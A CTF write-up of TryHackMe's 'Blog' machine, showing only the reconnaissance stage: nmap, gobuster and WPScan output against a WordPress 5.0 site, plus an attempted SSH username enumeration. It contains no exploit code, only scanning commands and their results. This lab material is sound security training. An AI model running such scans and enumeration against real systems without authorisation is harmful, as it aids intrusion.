Blog Writeup

CTF writeup on Blog from TryHackMe, written by Substing.

enumeration


nmap

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 20:39 UTC
Nmap scan report for ip-10-10-49-224.eu-west-1.compute.internal
(10.10.49.224)
Host is up (0.0075s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 578ada90baed3a470c05a3f7a80a8d78 (RSA)
|   256 c264efabb19a1c87587c4bd50f204626 (ECDSA)
|_  256 5af26292118ead8a9b23822dad53bc16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:90:4B:32:55:2B (Unknown)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-09-11T20:39:21
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```


```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2023-09-11T20:39:20+00:00
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC:
000000000000 (Xerox)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds
```

ssh

OpenSSH 7.6 is vulnerable to username enumeration, which we attempt.




It runs for a while and finally comes back with one user, but this turns out to be a false positive. I am unsure why this is.




http


A lot more is revealed on the web server. It is a WordPress site.



There are 2 blog posts, one from Karen Wheeler, and one from Billy Joel. Interestingly Karen ends her messages with 'iloveyou', which is a password in rockyou.txt... this password is not actually used anywhere in this machine.


The login page is easily found.





It seems that /wp-admin/admin-ajax.php raises some security concerns.

https://www.acunetix.com/vulnerabilities/web/wordpress-admin-ajax-php-sql-injection-vulnerability-2-1-3-2-1-3/ is a post discussing such concerns, but I did not attempt to exploit this.



0

This page simply returns a 0.


Gobuster reveals a number of subdirectories:

```
/!                    (Status: 301) [Size: 0] [--> http://10.10.49.224/]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/0                    (Status: 301) [Size: 0] [--> http://10.10.49.224/0/]
/0000                 (Status: 301) [Size: 0] [-->
http://10.10.49.224/0000/]
/2020                 (Status: 301) [Size: 0] [-->
http://10.10.49.224/2020/]
/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-
admin/]
/asdfjkl;             (Status: 301) [Size: 0] [-->
http://10.10.49.224/asdfjkl]
/atom                 (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/atom/]
/dashboard            (Status: 302) [Size: 0] [--> http://blog.thm/wp-
admin/]
/embed                (Status: 301) [Size: 0] [-->
http://10.10.49.224/embed/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/fixed!               (Status: 301) [Size: 0] [-->
http://10.10.49.224/fixed]
/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-
login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.49.224/]
```

```
/rdf                  (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/rdf/]
/robots.txt           (Status: 200) [Size: 67]
/rss                  (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/rss2                 (Status: 301) [Size: 0] [-->
http://10.10.49.224/feed/]
/server-status        (Status: 403) [Size: 277]
/wp-admin             (Status: 301) [Size: 315] [--> http://10.10.49.224/wp-
admin/]
/wp-content           (Status: 301) [Size: 317] [--> http://10.10.49.224/wp-
content/]
/wp-includes          (Status: 301) [Size: 318] [--> http://10.10.49.224/wp-
includes/]
```

From http://10.10.49.224/feed/ we download an RSS feed document which reveals the WordPress version to be 5.0.

A lot of content is found in /wp-includes/, but nothing stands out.



WPScan confirms the version number and also reveals the WordPress users.

```
└─# wpscan -e --url 10.10.49.224
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```


```
_______________________________________________________________

[+] URL: http://10.10.49.224/ [10.10.49.224]
[+] Started: Mon Sep 11 22:26:08 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.49.224/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.49.224/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_sca
nner/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_lo
gin/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_
access/

[+] WordPress readme found: http://10.10.49.224/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

